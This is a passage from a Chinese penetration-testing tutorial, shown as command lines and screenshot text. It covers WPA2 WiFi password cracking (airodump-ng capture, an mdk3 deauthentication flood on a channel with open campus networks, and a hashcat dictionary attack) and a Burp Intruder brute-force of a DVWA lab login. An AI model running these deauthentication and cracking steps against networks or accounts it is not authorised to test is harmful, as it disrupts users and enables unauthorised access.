      LAN phy0: wlan0mon -13 ath9k_htc
      11n      70:F9:6D:77:48:D0 -17       14      7   0   1 54e. 0PN
      11n      70:F9:6D:BF:EB:F0 -17       9       2   0   1 54e. 0PN
root@kali:~#
```

2. 监听网络流量信息

```
1 sudo airodump-ng -w file wlan0mon
```

root@kali: ~

File Edit View Search Terminal Help

olders.sh

CH 5 ][ Elapsed: 1 min ][ 2017-10-09 22:06

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
70:F9:6D:BF:E6:70	-13	13	2 0 1	54e.	OPN				NWPU-W
LAN									
70:F9:6D:C0:22:90	-16	10	3 0 1	54e.	OPN				NWPU-W
LAN									
70:F9:6D:77:48:D0	-17	14	7 0 1	54e.	OPN				NWPU-W
LAN									
70:F9:6D:BF:EB:F0	-17	9	2 0 1	54e.	OPN				NWPU-W
LAN									
F4:83:CD:9D:4D:16	-42	97	7 0 1	54e.	WPA2 CCMP	PSK	TP-LIN		K_4D16
70:F9:6D:BF:ED:D0	-49	11	2 0 6	54e.	OPN				NWPU-W
LAN									
70:F9:6D:BF:F2:D0	-50	12	1 0 11	54e.	OPN				NWPU-W
LAN									
70:F9:6D:BF:EC:70	-54	12	0 0 6	54e.	OPN				NWPU-W
LAN									

1. 使用mdk3，强制断线路由的所有链接，此次操作是为了能让aircrack抓到wifi的握手信息，-c为需要强制断线的信道：

```
1 mdk3 wlan0mon d -c 11
```

过了几分钟，可以看到，用户重新连接上了901路由，我们也捕获到了handshake信息，上面airodump-ng的命令窗口顶部出现了以下信息 WPA handshake，此时直接ctrl+c，停止捕获信息

root@kali: ~

File Edit View Search Terminal Help


olders.sh

CH 3 ][ Elapsed: 6 mins ][ 2017-10-09 22:11 ][ WPA handshake: F4:83:CD:9D:4D:16

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
70:F9:6D:BF:E9:30	-12	44	17 0 11	54e.	OPN				NWPU-
70:F9:6D:BF:EC:10	-13	51	8 0 6	54e.	OPN				NWPU-
70:F9:6D:77:08:D0	-16	42	276 0 6	54e.	OPN				NWPU-
70:F9:6D:BF:EC:00	-16	42	16 0 11	54e.	OPN				NWPU-
70:F9:6D:77:48:D0	-17	54	42 0 1	54e.	OPN				NWPU-
F4:83:CD:9D:4D:16	-25	384	74 0 1	54e.	WPA2 CCMP	PSK	TP-LI		
70:F9:6D:C0:22:90	-34	59	18 0 1	54e.	OPN				NWPU-
32:3A:64:30:72:67	-39	19	0 0 11	54e.	WPA2 CCMP	PSK	ZEROW		
70:F9:6D:BF:F2:D0	-45	64	17 0 11	54e.	OPN				NWPU-
70:F9:6D:BF:EC:70	-59	51	0 0 6	54e.	OPN				NWPU-
5A:46:08:97:37:66	-63	104	0 0 11	54e.	OPN				CMCC-
4A:46:08:97:37:66	-63	101	0 0 11	54e.	OPN				CMCC-
6E:AC:0A:45:9C:C4	-68	88	0 0 1	54e.	OPN				CMCC-
4C:AC:0A:45:9C:C4	-68	101	0 0 1	54e.	OPN				CMCC-
38:46:08:97:37:66	-69	110	0 0 11	54e.	OPN				CMCC-
70:F9:6D:BF:E6:70	-69	58	13 0 1	54e.	OPN				NWPU-
5E:AC:0A:45:9C:C4	-71	99	0 0 1	54e.	OPN				CMCC-
70:F9:6D:BF:EC:50	-73	57	0 0 11	54e.	OPN				NWPU-

root@kali:~#

在kali的Home目录下生成了几个文件，此时的file-01.cap为最重要的文件：



4.把文件转换为hccapx格式，我们打开这个网站：<https://hashcat.net/cap2hccapx/>，然后选择cap文件并点击convert按钮，并下载一个hccapx格式的文件

**Upload and convert a WPA / WPA2 pcap capture file to a hashcat capture file**

---

Capture / Dump file:  file-01.cap      ESSID (optional):

This site is using cap2hccapx from [hashcat-utils](#) for converting. It is intended for users who don't want to struggle with compiling from sources.

Maximum size for upload is 20MB.

ATTENTION! You need [hashcat v3.5.0 or higher](#) in order to work with hccapx files.

5.网页会返回一个hccapx的文件，使用hashcat命令破解，参数dict.txt为生成的字典文件，-m参数2500代表破解的方式为WPA/WPA2，999.hccapx为生成的文件，最后破解出来的密码为whitehat：

```
PS E:\MYSEC\hashcat-3.6.0> .\hashcat64.exe -m 2500 999.hccapx dict.txt
```

```
管理员: Windows PowerShell

Hashes: 2 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD

Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger disabled.

Dictionary cache built:
* Filename...: dict.txt
* Passwords.: 101
* Bytes.....: 1125
* Keyspace...: 101
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

7f860ecbe817b0cc2897e09738e4f535:f483cd9d4d16:94652d9b723f:TP-LINK_4D16:whitehat

Session.....: hashcat
Status.....: Cracked
Hash.Type...: WPA/WPA2
Hash.Target...: TP-LINK_4D16 (AP:f4:83:cd:9d:4d:16 STA:94:65:2d:9b:72:3f)
Time.Started...: Tue Oct 10 10:18:32 2017 (1 sec)
Time.Estimated.: Tue Oct 10 10:18:33 2017 (0 secs)
Guess.Base....: File (dict.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.Dev.#1.: 0 H/s (0.23ms)
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 101/101 (100.00%)
Rejected.....: 23/101 (22.77%)
Restore.Point.: 0/101 (0.00%)
Candidates.#1.: 123456789 -> a12345678
HWMon.Dev.#1.: Temp: 44c Util: 97% Core:1084MHz Mem: 900MHz Bus:8

Started: Tue Oct 10 10:18:24 2017
Stopped: Tue Oct 10 10:18:34 2017
PS E:\VMYSEC\hashcat-3.6.0>
```

####6.web应用破解

环境：Windows10 ( phpstudy搭建漏洞靶场DVWA的爆破模块 )

工具：burpsuite

操作：

1.使用burpsuite抓取登录时候的数据包

Burp Suite Professional v1.7.12 - Temporary Project - licensed to Larry\_Lau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://127.0.0.1:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
GET /dwva/vulnerabilities/brute/?username=admin&password=admin&Login=Login HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100
Safari/537.36
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6,zh-TW;q=0.4,ja;q=0.2
Cookie: security=low; __utma=96992031.1490957682.1492757523.1492757523.1492757523.1;
__utmz=96992031.1492757523.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); bdshare_firstime=1505477421948;
Bm_lvt_c12f88b5c1cd041a732dea597a5ec94c=1505477422; PHPSESSID=jb5h5mmkbdj800j6d6nhlisd95
Connection: close
```

?

< + > Type a search term 0 matches

2.将数据包发送至Intruder模块并对攻击点进行标注

Burp Suite Professional v1.7.12 - Temporary Project - licensed to Larry\_Lau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × 2 × ...

Target Positions Payloads Options

Payload Positions Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.

Attack type: Sniper

```
GET /dwva/vulnerabilities/brute/?username=admin&password=$admin$&Login=Login HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6,zh-TW;q=0.4,ja;q=0.2
Cookie: security=low; __utma=96992031.1490957682.1492757523.1492757523.1492757523.1;
__utmz=96992031.1492757523.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
bdshare_firstime=1505477421948; Bm_lvt_c12f88b5c1cd041a732dea597a5ec94c=1505477422;
PHPSESSID=jb5h5mmkbdj800j6d6nhlisd95
Connection: close
```

Add § Clear § Auto § Refresh

?

< + > Type a search term 0 matches Clear

1 payload position Length: 795

3.载入攻击字典并进行暴力破解

Burp Suite Professional v1.7.12 - Temporary Project - licensed to Larry\_Lau

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × 2 × ...

Target Positions Payloads Options

### Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 7,511

Payload type: Simple list Request count: 7,511

### Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	sarji xiangzi lenfeng 3996482 328439222 loweiyi 3981024611 4731505 lost. xiangge
Load ...	
Remove	
Clear	
Add	Enter a new item
Add from list ...	

#### 4.暴力破解后效果

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
19	password	200	<input type="checkbox"/>	<input type="checkbox"/>	5583	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	5524	
1	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	5524	
2	admin12	200	<input type="checkbox"/>	<input type="checkbox"/>	5524	
3	admin888	200	<input type="checkbox"/>	<input type="checkbox"/>	5524	
4	admin8	200	<input type="checkbox"/>	<input type="checkbox"/>	5524	
5	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	5524	
6	sysadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	5524	
7	adminxxx	200	<input type="checkbox"/>	<input type="checkbox"/>	5524	
8	adminx	200	<input type="checkbox"/>	<input type="checkbox"/>	5524	
9	6kadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	5524	
10	base	200	<input type="checkbox"/>	<input type="checkbox"/>	5524	
11	feitium	200	<input type="checkbox"/>	<input type="checkbox"/>	5524	
12	admins	200	<input type="checkbox"/>	<input type="checkbox"/>	5524	
13	root	200	<input type="checkbox"/>	<input type="checkbox"/>	5524	

Request Response

Raw Params Headers Hex

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/61.0.3163.100 Safari/537.36
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6,zh-TW;q=0.4,ja;q=0.2
Cookie: security=low; __utma=96992031.1490957682.1492757523.1492757523.1492757523.1;
__utmz=96992031.1492757523.1.1.utmcsrc=(direct)|utmccn=(direct)|utmcmd=(none); bdshare_firstime=1505477421948;
```

Type a search term 0 matches

Finished

#### 5.验证破解密码是否正确（一般观察Length和Status来判断正确的密码）